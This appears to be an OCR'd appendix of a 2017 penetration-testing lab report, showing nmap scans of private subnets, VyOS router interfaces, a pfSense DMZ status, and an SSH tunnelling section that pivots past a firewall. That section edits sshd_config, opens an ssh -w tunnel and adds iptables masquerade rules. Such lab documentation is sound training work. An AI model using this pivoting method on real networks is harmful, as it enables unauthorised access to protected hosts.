
8.2.1 192.168.0.200/27



8.2.2 172.16.221.0/24



8.2.3 192.168.0.32/27



8.2.4 192.168.0.64/27 Pre Firewall Access

```
root@kali:~# nmap 192.168.0.64/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:21 EDT
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.23 seconds
```


8.2.5 192.168.0.96/27 Pre Firewall Access

```
root@kali:~# nmap 192.168.0.96/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:32 EDT
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.17 seconds
```

8.2.6 192.168.0.128/27

```
root@kali:~# nmap 192.168.0.128/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:51 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0039s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0045s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.14 seconds
```

8.2.7 192.168.0.192/27



8.2.8 192.168.0.224/30

```
root@kali:~# nmap 192.168.0.224/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:52 EDT
Nmap scan report for 192.168.0.225
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.55 seconds
```

8.2.9 192.168.0.228/30

```
root@kali:~# nmap 192.168.0.228/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:55 EDT
Nmap scan report for 192.168.0.229
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.59 seconds
```

8.2.10 192.168.0.232/30

```
root@kali:~# nmap 192.168.0.232/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:56 EDT
Nmap scan report for 192.168.0.233
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (1 host up) scanned in 14.72 seconds
```

8.2.11 192.168.0.240/30

```
root@kali:~# nmap 192.168.0.240/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:57 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap done: 4 IP addresses (1 host up) scanned in 14.74 seconds
```

8.2.12 192.168.0.64/27 With Firewall Access


```
root@kali:~# nmap 192.168.0.64/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 02:13 EDT
Nmap scan report for 192.168.0.65
Host is up (0.0044s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0045s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 39.90 seconds
```

8.2.13 192.168.0.96/27 With Firewall Access


```
root@kali:~# nmap 192.168.0.96/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 02:15 EDT
Nmap scan report for 192.168.0.97
Host is up (0.0036s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.98
Host is up (0.0048s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd

Nmap done: 32 IP addresses (2 hosts up) scanned in 19.40 seconds
root@kali:~#
```

8.3 Vyos Routers Interfaces


8.3.1 172.16.221.16



8.3.2 192.168.0.33



8.3.3 192.168.0.129



8.3.4 192.168.0.193

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
vyos@vyos:~$
```

8.3.5 192.168.0.225

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
```

8.3.6 192.168.0.226

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

8.3.7 192.168.0.229

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
```

8.3.8 192.168.0.230

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.230/30               u/u
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
```

8.3.9 192.168.0.233


```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.230/30               u/u
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
```

8.4 SSH Tunnelling Methodology


```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 04:23:24 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1687
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.242 closed.
```

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 04:23:32 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr add 1.1.1.1/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```


8.4.1 Adding PermitTunnel to sshd_config




8.4.2 Adding Firewall




8.4.3 Creating Tunnel for 192.168.0.34





8.5 PFSense Webpage


8.5.1 Firewall Interfaces




8.5.2 DMZ Interface

DMZ Interface (opt1, em2)	
Status	up
MAC Address	00:50:56:99:5a:66
IPv4 Address	192.168.0.241
Subnet mask IPv4	255.255.255.252
IPv6 Link Local	fe80::250:56ff:fe99:5a66%em2
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	5465/6884 (1.46 MiB/1.54 MiB)
In/out packets (pass)	5465/6884 (1.46 MiB/1.54 MiB)
In/out packets (block)	248/0 (9 KiB/0 B)
In/out errors	0/0
Collisions	0

8.5.3 LAN Interface



8.5.4 WAN Interface



